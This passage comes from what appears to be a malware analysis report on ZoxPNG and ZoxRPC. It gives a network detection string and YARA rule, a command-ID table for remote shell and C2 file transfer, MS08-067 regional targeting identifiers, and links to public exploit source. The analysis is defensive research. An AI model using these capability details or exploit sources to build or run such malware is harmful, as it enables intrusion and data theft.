

Figure 7: Sample 60415999bc82dc9c8f4425f90e41a98d514f76a2's Digital Signature

Detection

Detecting ZoxPNG over the network could be possible by looking for the following string which appears to be static among the observed samples:

```
png&w=800&h=600&ei=CnJcUcSBL4rFkQX444HYCw&zoom=1&ved=1t:3588,r:1,s:0,i
:92&iact=rc&dur=368&page=1&tbnh=184&tbnw=259&start=0&ndsp=20&tx=114&ty
=58
```

Detecting ZoxPNG on disk is possible using the same string as indicated in the following YARA signature:

```
rule zox
{
      strings:
            $url =
"png&w=800&h=600&ei=CnJcUcSBL4rFkQX444HYCw&zoom=1&ved=1t:3588,r:1,s:0,
i:92&iact=rc&dur=368&page=1&tbnh=184&tbnw=259&start=0&ndsp=20&tx=114&t
y=58"
      condition:
            $url
}
```

Evolution

Sample SHA1:b51e419bf999332e695501c62c5b4aee5b070219 appears to have a tangential relationship to the ZoxPNG samples listed above. The sample, known as ZoxRPC, has a compile date of 11 July 2008 at 04:28:21, placing it nearly 5 years ahead of the known ZoxPNG samples. Given the large time differential between ZoxRPC and ZoxPNG, making a direct relationship between the two generations is difficult. There are several attributes that would appear to indicate a connection between the two Zox variants:

1. The use of the term “iiscmd” with a relationship to the remote shell functionality
2. The identifiers used for each command roughly align.

ZoxRPC ID	ZoxPNG ID	Function Description
0x80061001	0x80061001	**Initiate a remote shell**
0x80061005	0x80061002	**Interact with the remote shell (send command, read response)**
0x80061003	0x80061003	**Download a file from the C2 to the victim’s machine**
0x80061002	0x80061004	**Upload a file to the C2 from the victim’s machine**

ZoxRPC uses the MS08-067 vulnerability, specifically portions of code found on this public website: http://www.pudn.com/downloads183/sourcecode/hack/exploit/detail861817.html. One interesting aspect of the ZoxRPC malware is the list of targeting offsets for the MS08-067 exploit. The offsets are associated with specific regional version of Windows. The following identifiers were found within ZoxRPC:

- `KR Windows All bypass DEP`
- `JP Windows All bypass DEP`
- `EN Windows All bypass DEP`
- `TW Windows All bypass DEP`
- `CN Windows All bypass DEP`

The list itself indicates a specific set of regional targets that the operators of ZoxRPC are going after.

By researching the unique strings related to the iiscmd, iisput, and iisget strings, it appears that the original source code, upon which all Zox variants are based, dates back to 2002. As part of the IIS vulnerability disclosure of 2002 for the vulnerability MS02-018, the source code for the proof of concept code contains not only several strings found within the Zox binaries, but several of the functions as well. The source code upon which the Zox family is based is found at http://www.exploit-db.com/download/21371/, which was written by well-known Chinese hacker yuange. Given the several years between the original source code (2002) and both ZoxPNG (2013) and ZoxRPC (2008), the code upon which Zox is based has mutated and evolved, but there are clearly sections of code that have remained largely unaltered.